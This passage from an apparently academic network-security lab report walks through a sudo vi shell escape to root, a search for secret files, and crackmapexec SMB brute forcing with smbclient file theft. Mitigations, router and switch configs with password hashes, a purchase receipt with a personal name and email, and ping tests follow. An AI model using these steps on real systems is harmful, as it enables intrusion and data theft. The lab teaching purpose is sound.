
Figure 43. Entering the privilege escalation command in the terminal.

2. Attempt to escalate privileges using "sudo vi -c ':!/bin/sh' /dev/null". Output may show errors like **Figure 43**.




Figure 44. Checking user status to verify permissions.

3. To verify root access, re-enter to "/bin/sh -i" and type "whoami" to check user account name as seen in **Figure 44**.




Figure 45. Issuing command to find keyword "secret".

4. Next, search for hidden files using "grep -rl "secret" / 2> /dev/null" as seen in **Figure 45**.




Figure 46. Printing out the contents of "trade_secrets.txt".

5. To see the content of the secret file, type "cat trade_secrets.txt", as seen in **Figure 46**.

Exploit 3 – SMB Brute Force

Figure 47. Brute forcing the WINDOWS-DESKTOP credentials with crackmapexec.

1. Utilize crackmapexec, with options seen in **Figure 47**, to brute force the password for "Billy.Smith".




Figure 48. Terminal showing successfully brute-forced password.

2. Document the credentials that were brute forced.

Figure 49. Utilizing the "smbmap" command to list shares of WINDOWS-DESKTOP.

3. Use command "sudo smbmap -H 10.0.0.66 -u 'Billy.Smith' -p 'spongebob'" to list the shares available with on WINDOWS-DESKTOP. Command output shown in **Figure 49**.




Figure 50. Terminal displays successful connection via SMB to WINDOWS-DESKTOP.

4. Connect to WINDOWS-DESKTOP using the command "Smbclient //10.0.0.66/Confidential -U Billy.Smith%spongebob" as seen in **Figure 50**.




Figure 51. Listing the contents and obtaining a final from "Confidential" folder.

5. If connection is successful, issue the "ls" command to reveal contents of the current folder. Then, use "get Finances.txt" to obtain the file listed.




Figure 52. Checking the contents of the "Finances.txt".

6. Finally, type “cat Finances.txt” to display the contents of the file to the terminal, as seen in **Figure 52**.

Mitigations

The applications used in this networking environment have security configurations that can be addressed. Primarily, a few settings should be tweaked to negate the exploits used in this project.

Exploit 1 – Anonymous FTP Access

1. The first exploit primarily relied on an anonymous FTP misconfiguration.
    a. The misconfiguration involved in this application can be resolved by restoring the /etc/vsftpd.config file to its default state.
    b. The network could also have better ACLs and restrict FTP access to only certain hosts; however, this scenario may not be scalable for larger environments.
    c. The webserver could also prevent directory traversal via the URL by only allowing designated files to be accessed. This strategy would ultimately negate the attacker executing a reverse shell.

Exploit 2 – Privilege Escalation


2. The second exploit abused the elevated permissions available to the “www-data” user.
    a. This misconfiguration could be prevented by not extending access to users who do not require it.
    b. Administrators could also restrict the user of “sudo” to prevent the user from enumerating their access.

Exploit 3 – SMB Brute Force

3. The third exploit took advantage of permissions on an exposed file share.
    a. Folders should not be shared with "Everyone", and users should not have elevated permissions to initiate the share.
    b. ACLs should also be more strictly formed to prevent SMB access outside of the internal network.
    c. Windows Firewall or third-party endpoint solutions should be fully enabled and patched. Thus, an attacker would likely be filtered from brute forcing the password.

Appendix

Licensing



Order details

Product	Total
GNS3 Lab Setup Exercise | CCIE Lab Practice, Switch IOS for GNS3 × 1 Vendor:	$76
Please download and read the read-me file first which will help you and save you time. Note this file is heavy, and downloading it may take you 30 minutes to 6 hours based on your internet connection or our download server's high latency. If you face any issues with the download link or the rate is slow, don't hesitate to contact us at gns3eveng@gmail.com to send you the google drive backup link to download, again we highly recommend you download and read the read-me file first.	
Subtotal:	$76
Payment method:	PayPal
Total:	**$76**

Figure 53. Order details screen for purchasing vendor software images.

Order details

Product	Total
GNS3 Lab Setup Exercise | CCIE Lab Practice, Switch IOS for GNS3 × 1 Vendor:	$76
Please download and read the read-me file first which will help you and save you time. Note this file is heavy, and downloading it may take you 30 minutes to 6 hours based on your internet connection or our download server's high latency. If you face any issues with the download link or the rate is slow, don't hesitate to contact us at gns3eveng@gmail.com to send you the google drive backup link to download, again we highly recommend you download and read the read-me file first.	
Subtotal:	$76
Payment method:	PayPal
Total:	$76

Order again

Password:	REDACTED

Billing address

Austin Coontz
United States (US)
XXXXXXXXXX

coontz.austin@gmail.com

Figure 54. Proof of Purchase for software images.

PLAINS-R1 – Full Configuration

PLAINS-R1#show run

Building configuration...

Current configuration : 2006 bytes

version 15.9

service timestamps debug datetime msec

```
service timestamps log datetime msec
service password-encryption
hostname PLAINS-R1
boot-start-marker
boot-end-marker
no aaa new-model
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
no ip icmp rate-limit unreachable
no ip domain lookup
ip cef
no ipv6 cef
multilink bundle-name authenticated
username admin privilege 15 secret 9
$9$NXN1hPt1Pmme8D$V763LYRPgDYPxRooprGNnlYLyJJn3PuRzV2jthvvlg6
redundancy
no cdp log mismatch duplex
ip tcp synwait-time 5
interface GigabitEthernet0/0
```

```
 ip address 10.100.0.1 255.255.255.0
 ip access-group  101 in
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/1
 ip address 10.0.0.65 255.255.255.192
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/2
 no ip address
 shutdown
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/3
 no ip address
 shutdown
 duplex auto
 speed auto
```

```
 media-type rj45
router ospf 1
 network 10.0.0.64 0.0.0.63 area 0
 network 10.100.0.0 0.0.0.255 area 0
ip forward-protocol nd
no ip http server
ipv6 ioam timestamp
access-list 101 permit tcp any any eq 445
access-list 101 permit tcp any any eq 139
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
access-list 101 permit ospf any any
control-plane
banner exec ^C^C
banner incoming ^C^C
banner login ^C^C
banner motd ^C UNAUTHORIZED ACCESS TO THIS DEVICE IS
PROHIBITED
You must have explicit, authorized permission to access or configure this device.
Unauthorized attempts and actions to access or use this system may result in civil
```

```
and/or criminal penalties. All activities performed on this device are logged and
monitor
line con 0
exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
no scheduler allocate
end
```

PLAINS-R2 – Full Configuration

```
PLAINS-R2#show run
    Building configuration...
    Current configuration : 1947 bytes
    version 15.9
    service timestamps debug datetime msec
```

service timestamps log datetime msec

service password-encryption

hostname PLAINS-R2

boot-start-marker

boot-end-marker

enable secret 9

9NxbGZmF7m8hIfj$WEaQPaQOpB.0OuWzeTFXHSi5tVAe5gGzBlTv3wSX

XG6

no aaa new-model

mmi polling-interval 60

no mmi auto-configure

no mmi pvc

mmi snmp-timeout 180

no ip icmp rate-limit unreachable

no ip domain lookup

ip cef

no ipv6 cef

multilink bundle-name authenticated

username admin privilege 15 secret 9

9CHHVeqocyWSplz$XMqR7EGL47ESjEoZvhq9Zh99LdoiC8hKHujQXcnJAx

A

```
redundancy
no cdp log mismatch duplex
ip tcp synwait-time 5
interface GigabitEthernet0/0
 ip address 10.100.0.2 255.255.255.0
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/1
 ip address 10.240.240.1 255.255.255.0
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/2
 no ip address
 shutdown
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/3
 no ip address
```

```
 shutdown
 duplex auto
 speed auto
 media-type rj45
router ospf 1
 network 10.100.0.0 0.0.0.255 area 0
 network 10.240.240.0 0.0.0.255 area 0
ip forward-protocol nd
no ip http server
ipv6 ioam timestamp
access-list 100 permit ip host 10.240.240.1 any
control-plane
banner exec ^C^C
banner incoming ^C^C
banner login ^C^C
banner motd ^C UNAUTHORIZED ACCESS TO THIS DEVICE IS
PROHIBITED
You must have explicit, authorized permission to access or configure this device.
Unauthorized attempts and actions to access or use this system may result in civil
and/or criminal penalties. All activities performed on this device are logged and
monitor
```

```
^C
line con 0
 exec-timeout 0 0
 privilege level 15
 password 7 15220A1F173D24362C6364
 logging synchronous
 login
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
no scheduler allocate
end
```

PLAINS-R3 – Full Configuration

```
PLAINS-R3#show run
Building configuration...
Current configuration : 2276 bytes
version 15.9
```

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

hostname PLAINS-R3

boot-start-marker

boot-end-marker

enable secret 9

9QNaDQCW7c5V/Xz$VvA8kWffbaI10/en/21q6eEu8072wdKnzwQ/ODT7Kq

k

no aaa new-model

mmi polling-interval 60

no mmi auto-configure

no mmi pvc

mmi snmp-timeout 180

no ip icmp rate-limit unreachable

no ip domain lookup

ip cef

no ipv6 cef

multilink bundle-name authenticated

username admin privilege 15 secret 9

9Sa1OerGzw4cUbz$iy.A2mZcC5cq9F8.3ZGAOgj21uDO/Ej1mGn.OKN7JP6

```
redundancy
no cdp log mismatch duplex
ip tcp synwait-time 5
interface GigabitEthernet0/0
 ip address 10.100.0.3 255.255.255.0
 ip access-group 101 in
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/1
 ip address 10.0.0.1 255.255.255.192
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/2
 no ip address
 shutdown
 duplex auto
 speed auto
 media-type rj45
interface GigabitEthernet0/3
```

```
 no ip address
 shutdown
 duplex auto
 speed auto
 media-type rj45
router ospf 1
 router-id 10.100.0.3
 network 10.0.0.0 0.0.0.63 area 0
 network 10.100.0.0 0.0.0.255 area 0
ip forward-protocol nd
no ip http server
ipv6 ioam timestamp
access-list 101 permit tcp any any eq ftp-data
access-list 101 permit tcp any any eq ftp
access-list 101 permit tcp any any eq www
access-list 101 permit tcp any any eq 443
access-list 101 permit ospf any any
access-list 101 permit tcp any gt 1023 any
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
control-plane
```

```
banner exec ^C^C
banner incoming ^C^C
banner login ^C^C
banner motd ^C UNAUTHORIZED ACCESS TO THIS DEVICE IS
PROHIBITED
You must have explicit, authorized permission to access or configure this device.
Unauthorized attempts and actions to access or use this system may result in civil
and/or criminal penalties. All activities performed on this device are logged and
monitor
^C
line con 0
 exec-timeout 0 0
 privilege level 15
 password 7 097C4F1A0A1218000F5C55
 logging synchronous
 login
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
```

```
 login
 transport input none
no scheduler allocate
end
```

PLAINS-S1 – Full Configuration

```
PLAINS-S1#show run
Building configuration...
Current configuration : 2829 bytes
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
service compress-config
hostname PLAINS-S1
boot-start-marker
boot-end-marker
enable secret 5 $1$yEeB$QzUrrsGlLlRSh.EFU1HLV1
username admin privilege 15 secret 5 $1$MujM$AToHmBF5SK.1OtpPTsRFT.
no aaa new-model
no ip domain-lookup
ip cef
```

```
no ipv6 cef
spanning-tree mode pvst
spanning-tree extend system-id
interface GigabitEthernet0/0
 switchport mode access
 negotiation auto
interface GigabitEthernet0/1
 switchport access vlan 144
 switchport mode access
 switchport nonegotiate
 switchport port-security maximum 2
 switchport port-security
 negotiation auto
interface GigabitEthernet0/2
 switchport access vlan 144
 switchport mode access
 switchport nonegotiate
 switchport port-security maximum 5
 negotiation auto
interface GigabitEthernet0/3
 switchport access vlan 144
```

```
 switchport mode access
 switchport nonegotiate
 switchport port-security maximum 2
 switchport port-security
 negotiation auto
interface GigabitEthernet1/0
 switchport mode access
 negotiation auto
interface GigabitEthernet1/1
 switchport mode access
 negotiation auto
interface GigabitEthernet1/2
 switchport mode access
 negotiation auto
interface GigabitEthernet1/3
 switchport mode access
 negotiation auto
interface GigabitEthernet2/0
 switchport mode access
 negotiation auto
interface GigabitEthernet2/1
```

```
 switchport mode access
 negotiation auto
interface GigabitEthernet2/2
 switchport mode access
 negotiation auto
interface GigabitEthernet2/3
 switchport mode access
 negotiation auto
interface GigabitEthernet3/0
 switchport mode access
 negotiation auto
interface GigabitEthernet3/1
 switchport mode access
 negotiation auto
interface GigabitEthernet3/2
 switchport mode access
 negotiation auto
interface GigabitEthernet3/3
 switchport mode access
 negotiation auto
interface Vlan144
```

```
 ip address 10.100.0.8 255.255.255.0
interface Group-Async2
 physical-layer async
 no ip address
 encapsulation slip
ip default-gateway 10.100.0.3
ip forward-protocol nd
ip http server
ip http secure-server
ip ssh server algorithm encryption aes128-ctr aes192-ctr aes256-ctr
ip ssh client algorithm encryption aes128-ctr aes192-ctr aes256-ctr
control-plane
banner exec ^C^C
banner incoming ^C^C
banner login ^C^C
banner motd ^C UNAUTHORIZED ACCESS TO THIS DEVICE IS
PROHIBITED You must have explicit, authorized permission to access or
configure this device. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties
^C
line con 0
```

```
 password 7 01230717481C091D251C1F
 login
line aux 0
line vty 0 4
 login
end
```

Testing Documentation

Purpose

The purpose of this testing documentation is to validate the proper configuration of networking devices and hosts. The testing will use commands to verify communication devices and respective applications.

Host to Host

The Host to Host testing involves opening the terminal respective to the operating system, and pinging the destination host.

ATTACK-HOST to UBUNTU-DESKTOP




Figure 1. ATTACK-HOST successfully pinging UBUNTU-DESKTOP (10.0.0.2).

ATTACK-HOST to WINDOWS-DESKTOP




Figure 2. ATTACK-HOST successfully pinging WINDOWS-DESKTOP (10.0.0.66).

UBUNTU-DESKTOP to ATTACK-HOST




Figure 3. UBUNTU-DESKTOP successfully pinging ATTACK-HOST (10.240.240.2).

UBUNTU-DESKTOP to WINDOWS-DESKTOP




Figure 4. UBUNTU-DESKTOP successfully pinging WINDOWS-DESKTOP

(10.0.0.66).

WINDOWS-DESKTOP to ATTACK-HOST

```
C:\Users\user>ping 10.240.240.2

Pinging 10.240.240.2 with 32 bytes of data:
Reply from 10.240.240.2: bytes=32 time=5ms TTL=62
Reply from 10.240.240.2: bytes=32 time=5ms TTL=62
Reply from 10.240.240.2: bytes=32 time=4ms TTL=62
Reply from 10.240.240.2: bytes=32 time=4ms TTL=62

Ping statistics for 10.240.240.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 5ms, Average = 4ms
```

Figure 5. WINDOWS-DESKTOP successfully pinging ATTACK-HOST (10.240.240.2).

WINDOWS-DESKTOP to UBUNTU-DESKTOP

```
C:\Users\user>ping 10.0.0.2

Pinging 10.0.0.2 with 32 bytes of data:
Reply from 10.0.0.2: bytes=32 time=7ms TTL=62
Reply from 10.0.0.2: bytes=32 time=5ms TTL=62
Reply from 10.0.0.2: bytes=32 time=5ms TTL=62
Reply from 10.0.0.2: bytes=32 time=4ms TTL=62

Ping statistics for 10.0.0.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 7ms, Average = 5ms
```

Figure 6. WINDOWS-DESKTOP successfully pinging UBUNTU-DESKTOP (10.0.0.2).

Router to Router

The router to router testing accesses the privileged execution mode of the console and issues the "ping" command to the other router.

PLAINS-R1 to PLAINS-R2

```
PLAINS-R1#ping 10.100.0.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.100.0.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/7 ms
PLAINS-R1#
```

Figure 7. Router PLAINS-R1 successfully pinging PLAINS-R2 (10.100.0.2).

PLAINS-R1 to PLAINS-R3

```
PLAINS-R1#ping 10.100.0.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.100.0.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/5 ms
PLAINS-R1#
```

Figure 8. Router PLAINS-R1 successfully pinging PLAINS-R3 (10.100.0.3).

PLAINS-R2 to PLAINS-R1

```
PLAINS-R2#ping 10.100.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.100.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/5 ms
PLAINS-R2#
```

Figure 9. Router PLAINS-R2 successfully pinging PLAINS-R1 (10.100.0.1).

PLAINS-R2 to PLAINS-R3

```
PLAINS-R2#ping 10.100.0.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.100.0.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/7 ms
PLAINS-R2#
```

Figure 10. Router PLAINS-R2 successfully pinging PLAINS-R3 (10.100.0.3).

PLAINS-R3 to PLAINS-R1

```
PLAINS-R3#ping 10.100.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.100.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
PLAINS-R3#
```

